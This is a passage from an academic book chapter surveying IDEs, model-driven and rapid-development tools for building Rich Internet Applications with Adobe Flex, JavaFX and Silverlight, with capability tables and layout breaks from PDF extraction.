The scope and limitations of these tools are discussed by means of a usage scenario addressing the development of an Adobe™ Flex™-based mobile RIA. In detail, this scenario aims at developing a RIA able to capture and display video from Android™-based mobile devices cameras. The application is a single-view application that displays a 480x360 video at the top of the screen when the view is loaded. For that purpose, the Adobe™ Flex™ *Camera* and *Video* classes are used. The former allows applications to connect to client systems and mobile devices cameras and broadcast the video either locally or remotely whereas the latter is used to display the video captured from cameras. At the same time, this scenario is intended to complement the review of the support for multimedia content (namely video playback) on non-JavaScript-based frameworks for RIAs development that is provided in chapter 5. According to the classification of RIA features by Toffetti et al. (Toffetti et al., 2011), this scenario considers the rich presentation aspect of RIAs development.

2.1.1. Adobe™ Flash Builder™

Adobe™ Flash Builder™ is an Eclipse™-based IDE for building cross-browser Web applications and cross-platform desktop and mobile applications with a common code base by using the ActionScript™ programming language and the Adobe™ Flex™ framework. Adobe™ Flash Builder™ is available under two paid editions as well as under an academic free edition. It is also available as a standalone application and as a plug-in for an already configured Eclipse™ environment. Besides the built-in code editors for both ActionScript and MXML, Adobe™ Flash Builder™ provides a WYSWYG (What You See Is What You Get) editor for visually building UIs based on MXML. It also offers wizards for packaging and digitally signing mobile applications for Android™, Apple™ iOS and BlackBerry™ Tablet OS platforms.

The overall features of Adobe™ Flash Builder™ are described in Table 1.



The main capabilities of Adobe™ Flash Builder™ 4.5 are described in Table 2.

2.1.2. FlashDevelop

FlashDevelop is a free and open source IDE for Adobe™ Flash™, Adobe™ Flex™ and Haxe applications development. Haxe is an open source high-level multi-platform programming language targeting different source code languages such as PHP, JavaScript and C#. FlashDevelop has text-editing capa-

bilities for handling XML and HTML code; therefore, it can be used as a code editor for Web development. FlashDevelop supports both 2.0 and 3.0 versions of ActionScript. In this sense, it uses the free MTASC (Motion-Twin ActionScript 2 Compiler) compiler for building ActionScript 2.0 applications. It is a.NET™ framework-based application; therefore, it is only available for Microsoft™ Windows™ operating systems as a standalone application.

The overall features of FlashDevelop are described in Table 3.

The main capabilities of FlashDevelop 4.0.4 are described in Table 4.

2.1.3. Powerflasher FDT


Powerflasher FDT is a commercial IDE based on Eclipse™ for building Adobe™ Flash, Adobe™ Flex and Haxe applications. It is developed by PoweFlasher™ and it was released under a free and limited edition and under a complete edition. In addition, it is available as a standalone application and as a plug-in for an already configured Eclipse™ environment. Powerflasher FDT supports a complete mobile development workflow for Android™, Apple™ iOS and BlackBerry™ Tablet OS applications based on Adobe™ AIR™. It can be extended and customized by using a plug-in called SWFBridge™. SWFBridge™ is an open source platform that allows developers to use ActionScript and Adobe™ Flex™ to create new features such as views, plug-ins and tools for supporting custom workflows. Powerflasher FDT exploits haxe capabilities in order to provide HTML5 and WebGL development support.

The overall features of Powerflasher FDT are described in Table 5.

The main capabilities of Powerflasher FDT 5.6.2 are described in Table 6.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Main capabilities of Adobe™ Flash Builder™



1. Source Code Editing	
Scripting language support (MXML)	Yes
Advanced code refactoring	No (only rename capability)
Syntax coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (AsDoc)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes
UML (Unified Modeling Language)-diagramming tools	No
Cascading Style Sheets (CSS)-editing tools	Yes
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	Yes (FlexUnit)
Conditional breakpoints	Yes
On mobile device emulator emulating	Yes
On locally connected mobile device debugging/running	Yes (Android™ and BlackBerry™ Tablet OS-based mobile devices)
4. Building and Publishing	
Building wizard	Yes
Signing wizard	Yes (integration with BlackBerry™ Tablet SDK for Adobe™ AIR™)
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	Yes, SOAP (Simple Object Access Protocol) and REST (Representational State Transfer)
Advanced import/export capabilities	Yes
Application server integration wizard	Yes (Java, PHP, ColdFusion™, ASP.NET™)
Web framework integration	Yes (Zend™ Framework)
Update manager capability	Yes
Version control tools	Yes, CVS (Concurrent Versions System)

2.1.4. CodeDrive™

CodeDrive™ is a commercial IDE for building ActionScript™ 3.0 applications using the Adobe™ Flex™ SDK. It is available as a Microsoft™ Visual Studio™™ 2010 extension and as a standalone application. CodeDrive™ allows developing Adobe™ Flash™-based front-ends for.NET™ applications using the same IDE. CodeDrive™ is developed by iSpring Research and it was released under a paid

edition; a fully-functional free trial version is also available. CodeDrive™ allows for joint debugging Adobe™ Flash™ and Microsoft™ Visual Studio™ projects as well as simultaneously debugging multiple Adobe™ Flash™ projects. The CodeDrive™ build engine is based on the RIO™ compiler and the Adobe™ Flex™ application compiler. RIO™ is an SDK supplied by iSpring Research for building RIAs such as players, games and e-learning courses based on Flash™ content.

The overall features of CodeDrive™ are described in Table 7.

The main capabilities of CodeDrive™ 1.5 are described in Table 8.

2.1.5. SapphireSteel Amethyst Plugin for Visual Studio™

SapphireSteel Amethyst is a commercial IDE based on Microsoft™ Visual Studio™ for developing Adobe™ Flash™ and Adobe™ Flex™-based Web and desktop applications. It is a product of SapphireSteel Software and it is released under a free limited edition and under a paid complete edition. SapphireSteel Amethyst 1.6 is supplied in separate versions for Microsoft™ Visual Studio™ 2008 and Microsoft™ Visual Studio™ 2010. It supports versions 3 and 4 of Adobe™ Flex™ as well as versions 9 and 10 of Adobe™ Flash™ Player. Like Adobe™ Flash Builder™, SapphireSteel Amethyst provides a drag and drop editor for visually building GUIs based on MXML. In addition, it enables developers to share code with Adobe™ Flash Creative Suite™ and Adobe™ Flash Builder™ to import and convert existing projects. Optionally, SapphireSteel Amethyst can be integrated with Midnight Coders' WebORB integration server, which allows creating Adobe™ Flex™ applications that communicate with ASP.NET™ servers.

The overall features of SapphireSteel Amethyst are described in Table 9.


Table 4. Main capabilities of FlashDevelop

1. Source Code Editing	
Scripting language support (MXML)	Yes
Advanced code refactoring	Yes
Syntax coloring	Yes
On-the-fly code analysis	No
Built in code-completion	Yes
Documentation comment tags	Yes (JavaDoc)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	No
UML-diagramming tools	No (only through plug-ins)
CSS-editing tools	Yes
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No
Conditional breakpoints	No
On mobile device emulator emulating	Yes
On locally connected mobile device debugging/running	No
4. Building and Publishing	
Mobile Applications Packaging wizard	No (it only has a standard building capability)
Mobile Applications Signing wizard	No
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard tool	No
Advanced import/export project capabilities	No (it has integration with Adobe™ Flash™ Creative Suite™)
Application server integration wizard	No (only manually)
Web framework integration	No
Update manager capability	Yes
Version control tools	No (only through plug-ins)



The main capabilities of SapphireSteel 1.6 are described in Table 13.10.

2.1.6. Discussion

Besides Adobe™ Flash™ Builder, SapphireSteel Amethyst provides a visual UI editor for dragging and dropping MXML components. Nevertheless, unlike the other tools for Adobe™ Flex™-based development described in this section, Amethyst 1.6 does not provide integration with the AIR Debugger Launcher (ADL) tool -the emulator for AIR™-based applications that is distributed in the Adobe™ Flex™ SDK.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 5. Overall features of Powerflasher FDT

General Features

Latest stable release	6 (May, 2014)
Operating system	Microsoft™ Windows™, Mac OS™, Linux™
Screenshot	

Thereby, the Android™ SDK emulator needs to be used to debug AIR™-based applications in Amethyst so that same configuration is required at both the Android emulator-side and the Amethyst-side. In fact, debugging in Amethyst requires applications to be actually installed in the Android™ emulator; therefore, they must be previously packaged and signed by using digital certificates. This process is covered by Amethyst; however, the configuration at the Android™ emulator-side, e.g., creation of Android Virtual Devices (AVDs) needs to be done by hand. Because the Android™ emulator is not the primary target of AIR™-based application debugging task, the hardware capabilities to be emulated need to be carefully considered. For instance, the camera is not emulated in the Android™ emulator before Android™ API level 14. API level is set during AVD creation. From this perspective, for the usage scenario stated at the beginning of this section, a lower level of the Android™ API was selected; thereby, camera was not emulated. Unlike the other tools for Adobe™ Flex™-based development that support ADL-based debugging, flashdevelop 4.0.4 does not provide a debug configuration wizard; therefore, the ADL parameters such as the model of the device to be emulated and the screen size need to be directly configured in the batch file executing the ADL tool.

2.2. JavaFX™-Based RIAs Integrated Development Environments

JavaFX™ is a free and open source application framework for building Web browser-based and out-of-browser RIAs as well as desktop applications. JavaFX™ uses FXML, which is an XML-based user interface markup language. It also uses JVM -based programming languages such as Java and Groovy for defining business logic. FXML and Java source code are compiled into Java bytecode; therefore, JavaFX™ applications can run on any desktop and Web browser that runs the JRE (Java Runtime Environment).

Web framework integration	No
Update manager capability	Yes
Version control tools	Yes (CVS)

NetBeans™ IDE is considered to be the official IDE for JavaFX-based development. In fact, it provides tight integration with the official JavaFX™ UI design tool: JavaFX™ Scene Builder. Nevertheless, virtually any Java IDE may be used to develop JavaFX™ applications by means of some configuration. These options are described in this section.

JavaFX™ does not currently support the development of mobile applications (JavaFX 2.0). In addition, due to the lack of support for Webcam access on JavaFX-based desktop applications, the usage scenario employed to discuss the features of the tools for JavaFX-based development is aimed at developing a Web browser-based RIA showing advanced client-server communication mechanisms. In fact,

Website	http://www.codedrive.com/
Latest stable release	1.5 (May, 2014)
Operating system	Microsoft™ Windows™
Screenshot	

this scenario is intended to provide an overview of the client-server communication aspect of RIAs development (Toffetti et al., 2011), namely the ability of retrieving data from two or more simultaneous sources in asynchronous mode. The impact of this aspect on RIA UIs implementation is actually addressed in chapter 8. In detail, the application developed in the above described usage scenario is a single-page application that asynchronously loads four remote images, each one from a different source. The application is forced to load the images asynchronously by setting to true the *backgroundLoading* property of the JavaFX™ *Image* class. This causes the image-loading operation to occur in a separate execution thread to keep the UI responsiveness. As can be inferred, the JavaFX™ *Image* class is used for loading images from URLs (Uniform Resource Locators). The images need to be further displayed by using the *ImageView* class.

2.2.1. NetBeans™ IDE

NetBeans™ IDE is a free and open source IDE developed by Oracle™ Corporation. It is built on top of NetBeans™ Platform. NetBeans™ Platform is a Java-based framework for desktop applications development. NetBeans™ Platform-based applications such as NetBeans™ IDE can be extended by using software components called modules; here, modules are comparable to plug-ins. NetBeans™ IDE officially supports Java-based technology as well as Groovy, PHP, JavaScript and C/C++ programming languages; however, there are third-party modules for supporting other languages such as Python and Scala.

The overall features of NetBeans™ IDE are described in Table 11.

The main capabilities of NetBeans™ IDE 7.2 are described in Table 12.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. Source Code Editing	
Scripting language support (MXML)	No
Advanced code refactoring	No (only rename capability)
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (AsDoc)
Source code generation tools	Yes (No setters/getters generation)
2. Visual Designing	
Drag and drop design	No
UML-diagramming tools	No
CSS-editing tools	Yes
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No
Conditional breakpoints	Yes
On mobile device emulator emulating	No
On locally connected mobile device emulating	No
4. Building and Publishing	
Mobile Applications Packaging wizard	No (it only has a standard building capability)
Mobile Applications Signing wizard	No
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	No
Advanced import/export project capabilities	No
Application server integration wizard	No (it only has a database server integration wizard)
Web framework integration	No
Update manager capability	Yes
Version control tools	No

2.2.2. JavaFX™ Scene Builder™

JavaFX™ Scene Builder is a commercial free software tool for visually designing JavaFX™ applications' UIs in FXML. It is a component of the JavaFX™ platform. It was initially developed by Sun™ microsystems and it is actually maintained by Oracle™ Corporation. Although JavaFX™ Scene Builder can be used in combination with any Java IDE for writing JavaFX™ applications' business logic, it provides tight integration with NetBeans™ IDE. JavaFX™ Scene Builder offers a drag and drop WYSWYG UI editor; this editor supports CSS external files binding for look and feel customization.

The overall features of JavaFX™ Scene Builder are described in Table 13.

The main capabilities of JavaFX™ Scene Builder 1.0 are described in Table 14.

2.2.3. E(fx)clipse Plugin for Eclipse™

E(fx)clipse is a free and open source Eclipse™-based IDE for developing JavaFX™ 2.0 applications. It is developed by BestSolution.at and it is available only as a plug-in for an already configured Eclipse™ environment. E(fx)clipse is also a runtime platform that enables developers to develop JavaFX™ applications on top of Eclipse™ Equinox which is an implementation of the OSGi technology. OSGi is a set of specifications that define a service platform and a dynamic component model for Java. E(fx)eclipse provides a DSL (Domain-Specific Language) called fxgraph for the definition of a JSON (JavaScript Object Notation)-like object graph which is translated into FXML code. It also provides a CSS editor that recognizes the CSS properties used by JavaFX™ 2.0 besides the properties commonly supported by popular Web browsers.

The overall features of E(fx)clipse are described in Table 15.

The main capabilities of E(fx)clipse 0.1.0 are described in Table 16.

2.2.4. Discussion

NetBeans™ IDE 7.2 does not integrate a visual UI editor for dragging and dropping FXML components; thereby, an additional tool needs to be used for visually designing JavaFX™-based UIs: JavaFX™ Scene Builder. This allows for a separation of developer and designer roles so that one specific tool can be provided to each role. In fact, JavaFX™-based UIs can be programmatically defined in NetBeans™ IDE

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



Table 10. Main capabilities of SapphireSteel

1. Source Code Editing	
Scripting language support (MXML)	Yes
Advanced code refactoring	Unknown
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (AsDoc)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes
UML-diagramming tools	Yes
CSS-editing tools	-
3. Debugging and Compiling	
Compiler error/warning messages	Yes
Testing tools	No
Conditional breakpoints	Yes
On mobile device emulator emulating	No
On locally connected mobile device emulating	No
4. Building and Publishing	
Applications Packaging wizard	No (it only has a standard building capability)
Applications Signing wizard	No
5. Extra Tools	
Project file explorer	Yes
Web services integration wizard	No
Advanced import/export project capabilities	No (it only allows importing and converting Adobe™ Flash Builder™ projects)
Application server integration wizard	No (it only has a database server integration wizard)
Web framework integration	Yes (Midnight Coders' WebORM)
Update manager capability	Yes
Version control tools	Yes, TFSV (Team Foundation Server Version Control)

(in "development mode") and further edited in JavaFX™ Scene Builder (in "design mode"). Therefore, NetBeans™ IDE provides tight integration with JavaFX™ Scene Builder. This ensures the integration of the developers and designers works. Similarly, e(fx)clipse 0.1.0 does not provide a visual FXML editor. In fact, this Eclipse™-based tool does not provide a perspective for JavaFX™-based development; thereby, JavaFX™-based applications are implemented, debugged and executed as pure Java-based applications. In Eclipse™, a perspective defines the initial set and layout of views in a workbench window. A workbench window is a collection of one or more perspectives ("Eclipse documentation - Previous Release," n.d.).

2.3. Microsoft™ Silverlight™-Based RIAs Integrated Development Environments

Microsoft™ Silverlight™ is a free application framework for building both Web browser-based and out-of-browser RIAs as well as applications for Windows™ Phone devices. On the one hand, Silverlight™ uses an XML-based user interface markup language called XAML (eXtensible Application Markup Language). On the other hand, it uses.NET™ Framework-supported programming languages, including dynamic languages such as IronPhyton and type-safe languages such as Visual C#™, for application business logic definition. The runtime for Silverlight™ applications is available as a plug-in for the most popular Web-browsers.

Microsoft™ Visual Studio™ is considered to be the official IDE for Microsoft™ Silverlight™. As in the case of JavaFX, there is a UI design tool for Microsoft™ Silverlight: Microsoft™ Expression Blend™. This tool provides tight integration with Visual Studio™. In addition to these official tools, there are other third-party tools based on popular extensible plug-in systems such as Eclipse™. These options are described in this section.

As in the case of the tools for Adobe™ Flex™-based development, the scope and limitations of the tools for Silverlight™-based development are discussed by means of a usage scenario addressing the development of a mobile application able to capture video from Windows™ Phone-based mobile devices' cameras. In detail, the application is a single-page application that displays a 640x480 video at the top of the screen (below the default title panel, which includes the application and page names) when the page is loaded. For that purpose, the Silverlight™ *CaptureDeviceConfiguration* and *CaptureSource* classes

tions, RIAs and Windows™ Phone applications. In fact, it supports.NET™ Framework and Microsoft™ Silverlight™ platforms. Visual Studio™ 2012 was released under three different paid editions as well as under separate free limited editions for Web development and Windows™-based applications development. It provides a set of visual designers, e.g. UML use case and class diagram designers and a drag and drop UI designer for the Windows™ Presentation Foundation API which uses the XAML language. The Visual Studio functionality can be extended by using add-ins; add-ins are attached applications that can be integrated into the IDE. Add-ins can be implemented in any Component Object Model (COM)-consuming programming language. In this sense, the add-in called Microsoft™ Silverlight™ Tools for Visual Studio™ must be installed in Visual Studio™ to provide support for the Silverlight™ platform.

The overall features of Microsoft™ Visual Studio are described in Table 17.

The main capabilities of Microsoft™ Visual Studio™ 2012 are described in Table 18.

2.3.2. Microsoft™ Expression Blend™

Microsoft™ Expression Blend™ is a commercial software tool for designing Windows Presentation Foundation and Microsoft™ Silverlight™ application UIs using XAML. It supports multiple target platforms, including versions 3 and 4 of Microsoft™ Silverlight™ and versions 3 and 4 of Microsoft™. NET™ Framework. Microsoft™ Expression Blend™ is developed by Microsoft™ Corporation and it was released as a version for Windows™ Phone applications development as well as part of Microsoft™ Expression Studio™, a complete suite of tools for designing Web browser-based RIAs and Windows™-

Screenshot	

2.3.3. Eclipse4SL Plugin for Eclipse™

Eclipse4SL is an Eclipse™-based free and open source IDE developed by Soyatec for the development of Microsoft™ Silverlight™ applications. It is available only as a plug-in for the Eclipse™ IDE. Unlike Microsoft™ Visual Studio™, Eclipse4SL is a multi-platform IDE because it can be used in both Microsoft™ Windows™ and Mac OS™ operating systems. The latest stable release of Eclipse4SL only supports version 2 of Microsoft™ Silverlight™ platform. The purpose of this open source project is to provide interoperability between Silverlight™ and Java by involving Eclipse™ RCP (Rich Client Platform). RCP is a platform for building and deploying native rich UIs to a variety of desktop operating systems. Eclipse4SL offers a WYSIWYG editor and a XAML code editor as well as a Visual C#™ code editor for building the applications' business logic. Projects created by using Eclipse4SL are compatible with Microsoft™ Visual Studio™ and Expression Blend™ development tools.

The overall features of Eclipse4SL are described in Table 21.

The main capabilities of Eclipse4SL 1.0.0 are described in Table 22.

2.3.4. Discussion

Unlike Visual Studio™, eclipse4SL does not support Windows™ Phone applications development. Likewise, eclipse4SL does not provide debugging facilities; therefore, applications cannot be debugged but only executed using eclipse4SL. In fact, Visual Studio™ provides a built-in Windows™ Phone emulator for both debugging and running (releasing) Windows™ Phone applications. However, this emulator is not a fully-featured emulator. For instance, the camera is not emulated before version 8 of Windows™

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 16. Main capabilities of E(fx)clipse

1. Source Code Editing	
Scripting language support (FXML)	Yes
Advanced code refactoring	Unknown
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes (Only available in the Java code editor)
Built in code-completion	Yes
Documentation comment tags	Yes (JavaDoc)
Source code generation tools	Yes (Only available in the Java code editor)
2. Visual Designing	
Drag and drop design	No
UML-diagramming tools	No
CSS-editing tools	Yes
3. Debugging and Compiling

Web framework integration	No
Update manager capability	Yes
Version control tools	Yes (CVS)

Phone. From this perspective, for the purposes of the usage scenario stated in this section, version 7.1 of Windows™ Phone was used; as a result, the camera was not emulated. Despite the aforementioned drawbacks, eclipse4SL seems to be a powerful tool for Silverlight™-based Web application design and development because it integrates a visual XAML editor. In fact, this Eclipse™-based tool provides a perspective that integrates a Silverlight™ component palette, a Silverlight™ project explorer, a C# editor, a XAML editor and a WYSIWYG view. Finally, it is important to notice that, in Visual Studio™, Silverlight™-based Web applications are created as solutions containing two projects: one for the Silverlight™ application itself and one for an ASP.NET™-based Web application hosting the Silverlight™

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

code. Similarly, in eclipse4SL, applications consist of two separate projects. This can be confusing for non-experienced Silverlight™ developers.

2.4. Multi-Target Integrated Development Environments

In this section a standalone IDE called IntelliJ IDEA™ is analyzed. This tool targets both JavaFX™ and Adobe™ Flex™-based RIAs development. It can be viewed as a third-party IDE for framework-based RIAs development in the sense that it is not officially provided as part of an application framework although it supports the underlying programming languages and development workflows. The usage scenario employed to discuss the scope and limitations of IntelliJ IDEA™ is the same usage scenario employed in the case of the tools for Adobe™ Flex™-based development. Therefore, the discussion is given in the context of the other tools for Adobe™ Flex™-based development.

2.4.1. IntelliJ IDEA™

IntelliJ IDEA™ is a commercial IDE built in top of the open source IntelliJ™ platform. IntelliJ™ is a Java-based platform for building language-aware IDEs that integrates components such as text editors, UI frameworks and version control tools. IntelliJ IDEA™ is developed by JetBrains Software Company and it is released under a free and open source limited edition as well as under a complete edition. IntelliJ IDEA™ functionality can be extended and customized trough plug-ins. New programing and XML-based languages support are an example of improvement added by plug-ins. IntelliJ IDEA™ brings support for polyglot development based on Java, Groovy, Python, Ruby, JavaScript, among other programming

Table 18. Main capabilities of Microsoft™ Visual Studio™

1. Source Code Editing	
Scripting language support (FXML)	Yes
Advanced code refactoring	Yes (Only available for Visual C#™ development)
Syntax and semantic coloring	Yes
On-the-fly code analysis	Yes
Built in code-completion	Yes
Documentation comment tags	Yes (XML Documentation Comments)
Source code generation tools	Yes
2. Visual Designing	
Drag and drop design	Yes
UML-diagramming tools	Yes
CSS-editing tools	Yes
3. Debuging and Compiling	
Compiler error/warning messages	Yes
Testing tools	Yes (Microsoft™ Unit Testing Framework)
Conditional breakpoints	Yes
On mobile device emulator emulating	No (Only available in Visual Studio 2010)
On locally connected mobile device emulating	No (Only available in Visual Studio 2010)
3. Building and Publishing	
Applications Packaging wizard	Yes (Only in Visual Studio™ for Windows™ Phone)
Applications Signing wizard	No (Signing is performed in the Windows™ Phone Dev Center)
4. Extra Tools	
Project file explorer	Yes
Web services integration wizard	Yes (Only XML Web Services)
Advanced import/export project capabilities	No (it only allows exporting project templates)
Application server integration wizard	Yes
Web framework integration	Unknown
Update manager capability	Yes
Version control tools	Yes, (TFSV)

languages. IntelliJ IDEA™ also provides support for Web, mobile and enterprise frameworks, e.g., Spring, Adobe™ Flex™, Apache Struts™ and persistence frameworks like Hibernate™. In addition, like Oracle™ JDeveloper and Microsoft™ Visual Studio™, IntelliJ IDEA™ offers an UML diagramming tool for designing classes, packages and database diagrams. Because IntelliJ IDEA™ is primarily a Java-based IDE, it can be manually configured for developing JavaFX™ 2.0 applications. JavaFX™ 1.0 support is available via a third-party plug-in.

The overall features of IntelliJ IDEA™ are described in Table 23.

The main capabilities of IntelliJ IDEA™ 11.1.3 are described in Table 24.

2.4.2. Discussion

Unlike the other tools for Adobe™ Flex™-based development, IntelliJ IDEA™ 11.1.3 does not provide a means for editing AIR descriptor files. These configuration files are automatically generated by IntelliJ IDEA™ and they are not shown in the folder structures of the AIR-based application projects. In fact, neither the compiler output files are shown in theses folder structures. However, custom descriptor files can be created on demand as part of the build configurations of the applications. For this purpose, a wizard is provided.

3. MDD TOOLS FOR RIAS DEVELOPMENT

Another development approach for RIAs is based on MDD methodologies and software tools from both researchers and software vendors. MDD methods employ high-level software models for describing applications without specifying implementation issues. MDD tools ideally generate executable code starting from software models.

Due to the lack of RIAs systematic development approaches, some hypermedia, multimedia and Web existing methodologies have been recently extended adopting MDD as a development framework for addressing RIAs development (Toffetti et al., 2011). Thus, the type of development approach is used as a key attribute for describing MDD tools for RIAs development.

Update manager capability	No
Version control tools	Yes, TFSV is integrated)

Although the typical phases in MDD are requirement analysis, design (at different abstraction levels), implementation, testing and maintenance, most of MDD approaches are focused on design, especially on presentation design and they are centered on user interactions. However, RIAs design addresses data, business logic and communication details besides presentation details. Thereby, these aspects are considered in this section for describing the main capabilities of MDD tools for RIAs development.

3.1. WebRatio™

WebRatio™ is a MDD environment developed by Homeria Open Solutions, which supports planning, production and maintenance of customized Web applications. It is available either as a standalone application or as a plug-in embeddable in an already configured Eclipse™ environment. WebRatio™ offers a business logic model which is expressed in the OMG's BPMN (Business Process Modeling Notation) as well as a technology-independent application model which relies on the WebML modeling language. The latter allows for specifying all the functional requirements of an application. Starting from both models WebRatio™ is able to automatically generate functional and ready-to-deploy Web applications (Acerbis et al., 2007). Although WebRatio™ can be extended by adding business logic components and custom layout templates defined in a rendering language such as HTML, CSS, JavaScript and AJAX (Asynchronous JavaScript And XML), server-side of generated applications is based on Java J2EE technology. The Ajax support allows generating Web browser-based RIAs with functionalities such as drag and drop, selective page refresh and dynamic form events handling.

The overall features of WebRatio™ are described in Table 25.

The main capabilities of the MDD tool are described in Table 26.

3.2. RUX-Tool

RUX-Tool is an MDD tool developed by Homeria Open Solutions, which implements RUX-Method (Rich User eXperience Method). RUX-Method addresses the design of multi-device Web browser-based RIAs in three levels: 1) the abstract interface design, which represents a high-level specification, 2) the

plications. Conceptually, RUX-Method can be integrated with any Web methodology for obtaining the data and business logic whereas the final UI code is automatically generated using RIA technologies such as Ajax, Adobe™ Flex™ or OpenLaszlo™.

The overall features of RUX-Tool are described in Table 27.

The main capabilities of the MDD tool are described in Table 28.

4. RAD TOOLS FOR RIAS DEVELOPMENT

RIAs development can be achieved by using RAD approaches. RAD is a software development methodology that suggests minimal software modeling and exploits software prototyping (Martin, 1991). Therefore, the use of automation tools is fundamental in RAD approaches. Prototyping tools, diagramming tools and code generators are three kinds of RAD tools that allow enabling higher productivity and saving development time, effort and budget (Linaje et al., 2007).

For practical purposes, in this section code generators are only considered. From this context, as a fundamental principle of RAD tools, code generators must generate source code from high-level constructs. In addition, code generators must generate executable code at least in a semi-automatic way. These aspects are considered for describing the overall features of code generators for RIAs development in following subsections. Furthermore, because RIAs design addresses data, business logic, presentation and communication issues, all these aspects for describing the main capabilities of code generators for RIAs development are considered. Main capabilities besides overall features can be used as criteria for performing evaluations and comparisons between different code generators for RIAs development.

4.1. AlexandRIA

AlexandRIA is an academic code generation tool that automates a UI pattern-based approach for multi-device RIAs code generation BY using Adobe™ Flex™ and PhoneGap™ as underlying cross-platform development frameworks (Colombo-Mendoza et al., 2013). AlexandRIA uses predefined GUI/business logic components as well as application and configuration file templates as high level constructs. In fact, the code generation approach implemented by AlexandRIA is a domain-specific approach focused on


generating cloud services APIs-based multi-device RIAs. Here, the term "multi-device RIA" clusters Web browser-based RIAs, desktop RIAs as well as RIAs for mobile devices. AlexandRIA allows developers to generate source and native code of multi-device RIAs from a set of preferences selected throughout a wizard. The source code generated by AlexandRIA is ready-to-import in Adobe™ Flash Builder™ 4.5. Similarly, the application installers generated by AlexandRIA are ready-to-deploy on target devices, if applicable. AlexandRIA is a Web browser-based RIA itself and it is available via Internet.



The overall features of AlexandRIA are described in Table 29.

The main capabilities of the RAD tool are described in Table 30.

4.2. Adobe™ AIR™ Launchpad

Adobe™ AIR™ Launchpad is a commercial RAD tool developed by Adobe™ Labs, which allows generating ready-to-compile source code of Adobe™ AIR™-based applications, i.e., desktop applications and mobile applications for Android™, Apple™ iOS and BlackBerry™ Tablet OS operating systems, which are deployed on the Adobe™ AIR™ runtime. Basically, Adobe™ AIR™ Launchpad is a code generator. The outputted applications are not intended to be fully-functional applications but starting projects that can be imported in Adobe™ Flash Builder™. Adobe™ AIR™ Launchpad, which is available as a standalone application, offers a set of predefined capabilities that can be selected throughout a wizard. In this sense, with the aim of allowing developers to use the source code as starting point for

The main capabilities of the RAD tool are described in the Table 32.

5. CONCLUSION

RIAs development is a complex and time-consuming task compared to traditional Web applications (Web 1.0) development. In fact, RIAs are a new generation of Web applications that have become a solution to the drawbacks of Web 1.0 applications such as the entire pages reloading, the slow response time and the lack of multimedia support. Nowadays, RIAs development is addressed in three different ways: 1) by using application frameworks, which provide SDKs, class libraries, IDEs, among other development tools, 2) by using MDD tools, which generate executable code starting from high-level software models and 3) by using code generators, which are based on RAD approaches and use underlying application frameworks. Therefore, RIA developers must face the challenge of selecting the option that best fits the needs of their development project, including calendar, budget and the problem domain. In this sense, this chapter can be used as a starting guide for selecting a RIAs development approach.

In the case of framework-based RIAs development, application frameworks usually provide official development tools together with the development kits. Nevertheless, in some cases it is possible to opt for other tools from third-party vendors, including open-source projects, in order to save projects' budget, avoid high learning curves, take advantage of current development skills, and take advantage of current development infrastructures, among other purposes. It is important to notice that, in some cases, these alternative development tools are non-fully-featured tools due to the proprietary nature of the underlying RIA technologies, e.g., Microsoft™ Silverlight™.

For selecting an MDD tool for RIAs development, the complexity of the underlying MDD approach needs to be evaluated. The accurateness of the MDD approach for the analysis and design phases of the development project needs to be also assessed. This is because MDD tools require a previous modeling effort in order to semi-automatically or automatically generate source code in a particular implementation technology. Moreover, this kind of development tools can be leveraged in technology migration projects because the XSL transformations underlying MDD tools can be adapted to virtually any XML-based implementation technology. This means that a single model can be used to generate code in different technologies.

Finally, the most critical factor in selecting a code generation tool for RIAs development is the scope of the functionality provided by these tools because in most cases the functionality is limited to specific domains or to finite sets of sample code that can be continuously extended in order to seem infinite. This may be more suitable for small projects or projects for educational purposes. Likewise, the degree of automation of the standard implementation tasks, namely coding, compiling, linking, debugging and testing is another crucial factor in selecting a code generation tool for RIAs development because in most cases it is desirable to obtain not only source code but also executable code.

KEY TERMS AND DEFINITIONS

Framework-Based Development Approach: The process of using application frameworks, i.e., Standard Development Kits, class libraries, Integrated Development Environments, among other development tools to develop software applications.

Integrated Development Environment (IDE): A software application that provides comprehensive facilities to developers for software development and ideally integrates source code editing, visual designing, debugging and building capabilities.

Model-Driven Development: Any software development methodology that uses domain models as the inputs to implementation generators so that the primary artifacts are not the implementations (algorithms), i.e., the outputs, but the models.

Plug-In Application: A set of software components that adds specific functionalities to a larger software application. From this perspective, there are popular IDEs based on plug-in architectures such as Eclipse™, which can be extended for supporting many programming languages and frameworks through plug-ins.

Rapid Application Development: A software development methodology that disregards traditional requirements gathering techniques in favor of software prototyping.

Rich Internet Application: Applications that are deployed over the Web; this type of applications combines features and functionality of Web applications and desktop applications.

Standalone Application: A software application that runs in its own system process as opposite to the application that runs as an add-on of an existing system process.

This research was previously published in Frameworks, Methodologies, and Tools for Developing Rich Internet Applications edited by Giner Alor-Hernández, Viviana Yarel Rosales-Morales, and Luis Omar Colombo-Mendoza, pages 269-302, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

Chapter 6
Teaching Software Architecture in Industrial and Academic Contexts: Similarities and Differences

Paolo Ciancarini
